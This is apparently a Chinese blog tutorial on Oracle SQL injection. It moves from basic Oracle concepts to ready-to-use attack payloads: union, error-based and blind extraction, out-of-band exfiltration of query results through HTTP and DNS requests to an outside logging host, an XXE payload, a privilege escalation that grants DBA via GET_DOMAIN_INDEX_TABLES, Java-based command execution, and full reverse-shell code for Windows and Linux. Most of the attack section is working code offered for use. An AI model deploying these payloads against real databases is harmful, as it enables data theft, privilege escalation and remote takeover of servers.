写在最前

搭建Oracle注入的环境真是件麻烦的事情，方法有不少，但是都麻烦。我选择的更是花了4小时才让一切变得用起来舒服。

Oracle数据库基础


层次结构

schema和database

- MySQL中schema和database一般认为是同义的，在可视化软件中infomation_shcema和用户创建的database是同级
- Oracle中shcema是database的一部分。
- Mssql中shcema也是database的一部分。 stackoverflow上有以下这样的回答，可以更好的理解。

> In MySQL, physically, a schema is synonymous with a database. You can substitute the keyword SCHEMA instead of DATABASE in MySQL SQL syntax, for example using CREATE SCHEMA instead of CREATE DATABASE. Some other database products draw a distinction. For example, in the Oracle Database product, a schema represents only a part of a database: the tables and other objects owned by a single user.

之所以先说这个是因为刚接触的时候，我一直试图以MySQL的角度来理解类比Oracle，一天过后我发现这很明显是错误的。每个数据库都有不同，概念可以类比，但是逻辑层面的结构要区分的看。



以上图为例，可以清楚的发现三种数据库的区别。 从使用方式来看，使用Oracle：创建一个数据库，数据库下有好多用户：sys,system,scott等，不同用户下还有好多表。自己使用一般就创建一个数据库用。 使用mysql：默认用户是root，用户下可以创建好多数据库，每个数据库下还有好多表。自己使用就用默认用户然后创建如test数据库，不会创建多个用户。

对于一个Oracle数据库，启动Oracle即启动一个数据库。因此首次安装就会要求创建一个数据库，一般就是ORCL。这和MySQL是不同的，启动MySQL就是启动软件而已。仅从一个连接来看，MySQL的视角像是与一堆仓库交互，而Oracle像是仅与一个仓库交互。当然Oracle允许同时运行多个数据库，但是Oracle更推荐使用一个数据库的多个schema的模式进行管理使用。

> One thing to be aware of is that Oracle's definition of "database" is very different from SQL Server's definition of "database". A SQL Server "database" is roughly equivalent logically to an Oracle schema. Having two separate Oracle databases running on your laptop is generally not a good idea. That means that you'll have two sets of background processes running, you'll have two separate SGA and

> PGA allocations in RAM, etc. It would be much more equivalent in Oracle to have one database with two different schemas. – Justin Cave

schema和user

管理使用Oracle的使用者是user，操作的第一级对象是schema。两者虽然名字一样，但是有很大区别。schema和user是名称相同且一一对应的两种概念。

- shcema和user的关系类似于库房和库房管理员。该库房以管理员的名字命名。
- 模式是数据库对象的集合。模式对象是数据库数据的逻辑结构；用户是用来连接数据库对象。而模式用是用创建管理对象的。
- 一个用户一般对应一个schema,该用户的schema名等于用户名，并作为该用户默认schema。Oracle数据库中不能新创建一个schema，要想创建一个schema，只能通过创建一个用户的方法解决。在创建一个用户的同时为这个用户创建一个与用户名同名的schem并作为该用户的默认 shcema。
- schema的个数同user的个数相同，而且schema名字同user名字一一对应并且相同。
- 一个用户有一个默认的schema，其schema名就等于用户名，当然一个用户还可以使用其他的schema。如果我们访问一个表时，没有指明该表属于哪一个schema中的，系统就会自动给我们在表上加上缺省的schema名。比如我们在访问数据库时，访问scott用户下的emp表，通过 select *from emp; 其实，这sql语句的完整写法为select* from scott.emp。因此Oracle数据库的一个对象的完整名是schema.object，而不是user.object。

参数解释（sid、db_name、server_name及其他延申）

数据库名db_name

数据库名(db_name)就是一个数据库的标识。每一个数据库都有一个数据库名。在数据库安装或创建完成之后，参数DB_NAME被写入参数文件之中。

在创建数据库时就应考虑好数据库名，并且在创建完数据库之后，数据库名不宜修改，即使要修改也会很麻烦

数据库实例名INSTANCE_NAME（SID）

实例名用于和操作系统关联，在操作系统中要取得与数据库之间的交互必须使用数据库实例名。一个Oracle中可以同时安装几个数据库，每个数据库对应唯一的实例(默认情况下数据库名和数据库实例名是相同的)。但在Oracle的集群中，数据库与实例可以是一对多的关系，实例名是可以修改的。

数据库服务名SERVICE_NAME

从oracle 9i，10g开始引入的参数。用service_names表示。数据库服务名与全局数据库名相同。

数据库域名DB_DOMAIN：

在Oracle10g中db_domain表示域名。与数据库名，数据库实例名一样数据库域名在安装数据库时候已经确定。ll.xxx.com.cn。后面的xxx.com.cn则表示域名。

全局数据库名GLOBAL_NAME

表示数据库名和域名的总和。如果没有域名，全局数据库名就与数据库名相同。

ORACLE_SID（环境变量）

instance_name是Oracle的数据库参数，而oracle_sid则是操作系统的环境变量，用户和操作系统交互，也就是说要得到实例名，必须使用sid。在数据库安装结束时 ，oracle_sid已经是一个确定的字符串了，其值必须与数据库实例名相同。它和ORACLE_BASE、ORACLE_HOME等环境变量是一个级别的。 在操作系统中要想得到

实例名，就必须使用ORACLE_SID。且ORACLE_SID必须与instance_name的值一致。ORACLE_SID是用来指定Oracle服务器默认的数据库。同时也可以通过ORACLE_SID来启动不同实例，使用"set ORACLE_SID = XXX"不断更改值就可以启动新的实例。

小结

这些东西其实和Oracle注入并没有直接联系，甚至到这里还没有开始正式的注入，甚至都不知道Oracle中等效information_schema的schema是什么。但是知道这些，我不会说出“Oracle中和information_schema效果一样的数据库是什么”这句话。

Oracle注入基础

权限和用户

- DBA: 拥有全部特权，是系统最高权限，只有DBA才可以创建数据库结构。
- RESOURCE:拥有Resource权限的用户只可以创建实体，不可以创建数据库结构。
- CONNECT:拥有Connect权限的用户只可以登录Oracle，不可以创建实体，不可以创建数据库结构 一般oracle数据库安装成功后会创建几个默认用户sys、system、public等

基本语法

- select语句

```
select column, group_function(column)
from table
[where condition]
[group by group_by_expression]
[having group_condition]
[order by column];
```

可见，语法和标准SQL并无太大差异。

- Oracle 使用查询语句获取数据时需要跟上表名，没有表的情况下可以使用dual，dual是Oracle的虚拟表，用来构成select的语法规则，Oracle保证dual里面永远只有一条记录。
- Oracle使用 || 拼接字符串，MySQL中 || 为或运算。
- 单引号和双引号在Oracle中虽然都是字符串，但是双引号可以用来消除关键字，比如sysdate。 单引号用于1.引用一个字符串常量2.转义符。 双引号用于关键字、对象名、字段名、别名加双引号，则示意Oracle将严格区分大小写，否则Oracle都默认大写。
- Oracle中的列值严格区分大小写，表中列值为'Aa'那么一定是'where name = 'Aa'。（mysql中没有严格限制）
- Oracle中limit应该使用虚表中的rownum字段通过where条件判断。
- Oracle中没有空字符，''和'null'都是null，而MySQL中认为''仍然是一个字符串。

重要的系统表

- dba_tables : 系统里所有的表的信息，需要DBA权限才能查询
- all_tables : 当前用户有权限的表的信息
- user_tables: 当前用户名下的表的信息
- DBA_ALL_TABLES：DBA 用户所拥有的或有访问权限的对象和表
- ALL_ALL_TABLES：某一用户拥有的或有访问权限的对象和表

- USER_ALL_TABLES：某一用户所拥有的对象和表

DBA_TABLES >= ALL_TABLES >= USER_TABLES

一般前三个表比较重要是SQL注入收集信息常交互的表，通常在SYS这个schema中。

手注(union based sqli)流程

以一个数字型注入为例。

注入流程：

> 1.判断注入类型 2.判断前面查询列数 3.判断字符类型及返回位置 4.基本信息判断 5.获取表名 6.获取列名 7.获取列值

url:http://192.168.6.128:8080/sql.jsp?id=7698

1. 判断注入类型 除了常规的1=1 1=2，数字型还可以用 `id=7698/0` 、 `id=7699-1` 等来判断；字符型还以用 `name=ab'||'c` 、 `name=ab'||'b` 来判断。
2. 判断列数

```
id=7698 order by 8
```

3. 判断类型和显示位

```
id=7698 union select 1,'2',user,null,null,null,null,null from dual#显示位第1（数字型）、2（字符型）。
```

4. 基本信息判断 由于显示位2是字符型，所以以该显示位进行信息查询

```
id=7698 union select 1,(SELECT global_name FROM global_name)
||(select user from dual)
||(SELECT banner FROM v$version where banner like 'Oracle%25')
||(SELECT banner FROM v$version where banner like 'TNS%25')
,user,null,null,null,null,null from dual
#查询数据库名用户名数据库版本操作系统版本，like搜索中%需要写成%25
```

除此之外，还有一些其他的信息可以收集

5. 获取所有数据库用户

```
SELECT username FROM all_users;
SELECT name FROM sys.user$; # 需要高权限
```

6. 获取当前用户权限

```
SELECT * FROM session_privs
```

7. 获取当前用户有权限的所有数据库

```
SELECT DISTINCT owner, table_name FROM all_tables
```

8. 查表

```
id=7698 union select 1,(select wm_concat(table_name) from
user_tables),user,null,null,null,null,null from dual
```

wm_concat()是一个类似MySQL中的group_concat()的函数，不过在11gr2和12C上已经抛弃，可以用LISTAGG()替代。

```
id=7698 union select 1,(select LISTAGG(table_name,',')within group(order by
owner)name from all_tables where owner='SCOTT'),user,null,null,null,null,null
from dual
```

LISTAGG(XXX,XXX) WITHIN GROUP(ORDER BY XXX)是基本语法。

1. 查列名

```
id=7698 union select 1,(select wm_concat(column_name) from all_tab_columns
where table_name='EMP'),user,null,null,null,null,null from dual
```

查列名和查表名大同小异

2. 查列值

```
id=7698 union select 1,(select wm_concat(ENAME||'~'||JOB) from
EMP),user,null,null,null,null,null from dual
```

以上即是一次标准的手注流程，也是基于union注入的大致步骤。

报错注入

常见的报错函数

Oracle常用的报错函数有

- dbms_xdb_version.checkin()
- dbms_xdb_version.uncheckin()
- dbms_xdb_version.makeversioned()
- dbms_utility.sqlid_to_sqlhash()
- UTL_INADDR.get_host_name() （11g版本之后，使用此函数的数据库用户需要有访问网络的权限）
- UTL_INADDR.get_host_address()

以上的函数直接在函数内写入查询语句即可

- ordsys.ord_dicom.getmappingxpath(1, (select user from dual))
- ctxsys.drithsx.sn((select user from dual), 1, 1)

以上的函数需要一些参数。

除此之外，还有一个函数需要单独说说 **XMLType（）** XMLType 在调用的时候必须以<:开头，>结尾，即'<:'||payload||'>' 或者 chr(60)||chr(58)||payload||chr(62)。另外需要注意的一是如果返回的数据种有空格的话，它会自动截断，导致数据不完整，这种情况下先转为 hex，再导出。

一些想法

在搜博客学习报错注入的时候，我发现一些博客只列报错函数，没有payload；而有些博客给了payload也不解释。一个 `(select dbms_xdb_version.checkin((select user from dual)) from dual) is not null--` 就结束了，或者说这就是格式。

即使Oracle有些与众不同，但是这个payload也太奇怪了，再加上有些报错函数的payload是 `1=ctxsys.drithsx.sn(1,(select user from dual)) --` 。更使我迷惑好奇心驱使下，我把Oracle报错注入的语句和MySQL的对比，加上询问eason，发现了一个惊人的情况。MySQL的报错语句要随便的多。

eason说sql语句where后面一定要跟布尔表达式，对于Oracle确实是，但是MySQL的报错语句就不是了，形如 `id =1 and updatexml(1,concat('~',(database()),'~'),3)` 是可以直接报错的。为此我翻了一些英文资料，发现在一些博客里是这么介绍where的。

MySQL

> `SELECT * FROM tableName WHERE condition` "WHERE" is the keyword that restricts our select query result set and "condition" is the filter to be applied on the results. The filter could be a range, single value or sub query.

“WHERE”是限制我们选择查询结果集的关键字，“condition”是要应用于结果的过滤器。过滤器可以是范围，单个值或子查询。

Oracle

> The Oracle WHERE clause has the following structure: `WHERE column_name operator value`

对比发现，MySQL对于where后面的语句范围更宽松，在我看来“函数”是单个值的范围所以甚至 `SELECT * from table_name WHERE updatexml(1,concat('~',(database()),'~'),3)` 这样的语句都可以报错，这在Oracle中是不可能的，Oracle要遵守 “列名 运算符 值”这样的格式。

解开Oracle和MySQL较大差异的同时，经过一些摸索我发现所谓博客上的“格式”是不严谨的。 `dbms_xdb_version.checkin((select user from dual)) is not null` 这样的语句也是能够报错的。而且国外的教程也是这样。既然这样又何必再在语句外面套一层select呢，这点和MySQL中的 `select database()` 与 `database()` 类似。

不过对于报错函数还是建议 “报错函数+is not null”这样的格式，类似 `1=ctxsys.drithsx.sn(1,(select user from dual)) --` 这样的格式使用需要确定函数的返回类型。比如 `dbms_xdb_version.checkin((select user from dual)) =1` 会产生错误无法执行expected BINARY got NUMBER，需要用字符型的1，即'1'。而且，函数XMLType（）用1=或'1'=都不行，还是用 “is not null”稳妥。

这些想法可能有些多此一举，毕竟可能属于菜鸡的问题的这个范围，但也算个发现问题解决问题的过程，所以就记录下来了。虽然没多少字，但也是一周磕磕绊绊的结果不是😂。同时，如果以上的想法观点有误还望指出，不胜感激。

布尔盲注

- substr()函数

```
id=7698 and substr(user, 1, 1)='S'
```

- substr()和decode()

```
id=7698 and 1=decode(substr((select user from dual),1,1),'S',(1),0)
```

- case when、substr()、ascii()

```
1=(case when ascii(substr(user,0,1))=121 then 1 else 0 end)
```

时间盲注

- DBMS_PIPE.RECEIVE_MESSAGE() 函数的基本使用
  是 `select dbms_pipe.receive_message('aaa',3) from dual;` ，可以延迟三秒。一般需要搭配decode()函数使用

```
id=7698 and decode(substr(user,1,1),'S',dbms_pipe.receive_message('aaa',10),0)
```

OOB

Oracle发送HTTP或者DNS请求，将查询结果带到请求中，然后监测外网服务器的HTTP和DNS日志，从日志中获取sql语句查询的结果，通过这种方式将繁琐的盲注转换成可以直接简便的获取查询结果的方式，尤其是基于时间的盲注，能极大地加快速度。这种注入类似于MySQL的load_file()的带外盲注。OOB都需要发起网络请求的权限，有一定限制。

http带外

utl_http.request

```
id=7698 and UTL_HTTP.REQUEST('http://ip.port.1m7ea6.ceye.io/oracle'||(select banner
from sys.v_$version where rownum=1)) is not null
```

dns带外

- utl_inaddr.get_host_address

```
id=7698 and utl_inaddr.get_host_address((select user from
dual)||'.1m7ea6.ceye.io')  is not null # dns带外注入查询版本号会报错，应该由于版本号结果和url拼接后无法解析导致的
```

- HTTPURITYPE

```
id=7698 and HTTPURITYPE ((select user from dual)||'.1m7ea6.ceye.io')
.GETCLOB()is not null
```

- SYS.DBMS_LDAP.INIT

```
id=7698 and DBMS_LDAP.INIT((select user from dual)||'.1m7ea6.ceye.io',80) is
not null
```

其他

如果 Oracle 版本 <= 10g，可以尝试以下函数：

1. UTL_INADDR.GET_HOST_ADDRESS
2. UTL_HTTP.REQUEST

3. HTTP_URITYPE.GETCLOB
4. DBMS_LDAP.INIT and UTL_TCP

高级利用

XXE(CVE-2014-6577)

受影响的版本是 11.2.0.3, 11.2.0.4, 12.1.0.1 和12.1.0.2

XXE的利用效果和UTL_http类似，但是XXE使用的函数extractvalue()没有权限限制，所有用户都可以使用，所以有的时候要比oob方便一些。

```
select extractvalue(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [
<!ENTITY % remote SYSTEM "http://1m7ea6.ceye.io/oracle'||(SELECT user from
dual)||'"> %remote;]>'),'/l') from dual
```

虽然会报错，但是仍然可以查询到结果。

提权漏洞

原理是 GET_DOMAIN_INDEX_TABLES 函数的参数存在注入。而该函数的所有者是sys，所以通过注入就可以执行任意sql语句。而该函数的执行权限为public，所以只要遇到一个Oracle的注入点并且存在这个漏洞的，基本上都可以提升到最高权限。 受影响的版本：Oracle 8.1.7.4, 9.2.0.1 - 9.2.0.7, 10.1.0.2 - 10.1.0.4, 10.2.0.1-10.2.0.2

```
(SYS.DBMS_EXPORT_EXTENSION.GET_DOMAIN_INDEX_TABLES(
    '1',
    '1',
    'DBMS _OUTPUT".PUT(:P1);EXECUTE IMMEDIATE ''DECLARE PRAGMA
AUTONOMOUS_TRANSACTION;BEGIN EXECUTE IMMEDIATE ''''grant dba to
SCOTT'''';END;'';END;--',
    'SYS',
    0,
    '1',
    0))
    is not null
```

这个语句前两个'1'中的1是任意的字符，最重要的payload是IMMEDIATE后面的授权语句，其中SCOTT为当前想要提升权限的用户。

命令执行与反弹shell

这两种利用是在提权成功的基础上使用GET_DOMAIN_INDEX_TABLES继续利用。给出一个标准化的该函数使用方法：

```
select SYS.DBMS_EXPORT_EXTENSION.GET_DOMAIN_INDEX_TABLES(
    '1',
    '1',
    'DBMS _OUTPUT".PUT(:P1);EXECUTE IMMEDIATE ''DECLARE PRAGMA
AUTONOMOUS_TRANSACTION;BEGIN EXECUTE IMMEDIATE ''''payload'''';END;'';END;--',
    'SYS',
    0,
    '1',
```

```
    0
) from dual;
```

接下来的语句即IMMEDIATE后payload的内容

- 命令执行
- 创建 JAVA 代码

```
create or replace and compile java source named "Command" as import java.io.*;
public class Command{
 public static String exec(String cmd)
 throws Exception{
     String shell="";
     BufferedInputStream in = new
BufferedInputStream(Runtime.getRuntime().exec(cmd).getInputStream());
     BufferedReader inBr = new BufferedReader(new InputStreamReader(in));
     String lineStr;
     while ((lineStr = inBr.readLine()) != null)
         shell+=lineStr+"\n";
     inBr.close();
     in.close();
     return shell;
 }
}
```

- 赋予代码执行权限

```
begin dbms_java.grant_permission( ''''''''PUBLIC'''''''',
''''''''SYS:java.io.FilePermission'''''''', ''''''''<<ALL FILES>>'''''''',
''''''''execute'''''''' );end;
```

- 创建函数

```
create or replace function cmd(p_cmd in varchar2) return varchar2 as language java
name ''''''''Command.exec(java.lang.String) return String'''''''';
```

1. 赋予函数执行权限

```
grant all on cmd to public
```

2. 执行命令

```
select sys.cmd('whoami') from dual;
```

3. 反弹shell 交互式shell还是要比命令执行方便的多
4. 创建代码

```
//Windows
create or replace and compile java source named "shell" as import java.io.*;
import java.net.*;
```

```
public class shell{
 public static void run()
 throws Exception {
     Socket s = new Socket("your own ip", 80);
     Process p = Runtime.getRuntime().exec("cmd.exe");
     new T(p.getInputStream(), s.getOutputStream()).start();
     new T(p.getErrorStream(), s.getOutputStream()).start();
     new T(s.getInputStream(), p.getOutputStream()).start();
 }
 static class T extends Thread {
     private InputStream i;
     private OutputStream u;
     public T(InputStream in, OutputStream out) {
         this.u = out;this.i = in;
     }public void run() {
         BufferedReader n = new BufferedReader(new InputStreamReader(i));
         BufferedWriter w = new BufferedWriter(new OutputStreamWriter(u));
         char f[] = new char[8192];int l;
         try {
             while ((l = n.read(f, 0, f.length)) > 0) {
                 w.write(f, 0, l);w.flush();
             }
         }
         catch (IOException e) {}
         try {
             if (n != null)n.close();
             if (w != null)w.close();
         }
         catch (Exception e) {}
     }
 }
}
//Linux
create or replace and compile java source named "shell" as import java.io.*;
import java.net.*;
public class shell {
 public static void run()
 throws Exception{
     String[] aaa={"/bin/bash","-c","exec 9<> /dev/tcp/host/port;exec 0<&9;exec
1>&9 2>&1;/bin/sh"};
     Process p=Runtime.getRuntime().exec(aaa);
 }
}
```

5. 赋予代码执行权限

```
begin dbms_java.grant_permission( '''''''PUBLIC''''''', 
'''''''SYS:java.net.SocketPermission''''''', '''''''<>''''''', 
'''''''*''''''' );end;
```

6. 创建函数

```
create or replace function reversetcp RETURN VARCHAR2 as language java name
'''''''''shell.run() return String''''''''';
```

7. 赋予函数执行权限

```
grant all on reversetcp to public
```

8. 反弹 SHELL

```
select sys.reversetcp from dual;
```

这种方法和mssql中的创建存储过程类似，但是很考验java代码的功底。从提权到拿shell都是利用一个函数一把梭的。但其实关于Oracle拿shell，还有更多的方法，日后再写。

总结

一个Oracle注入断断续续学了20天才告一段落。一周就可以结束的，硬是又拖了两周。属实不该，要加大力度学习了。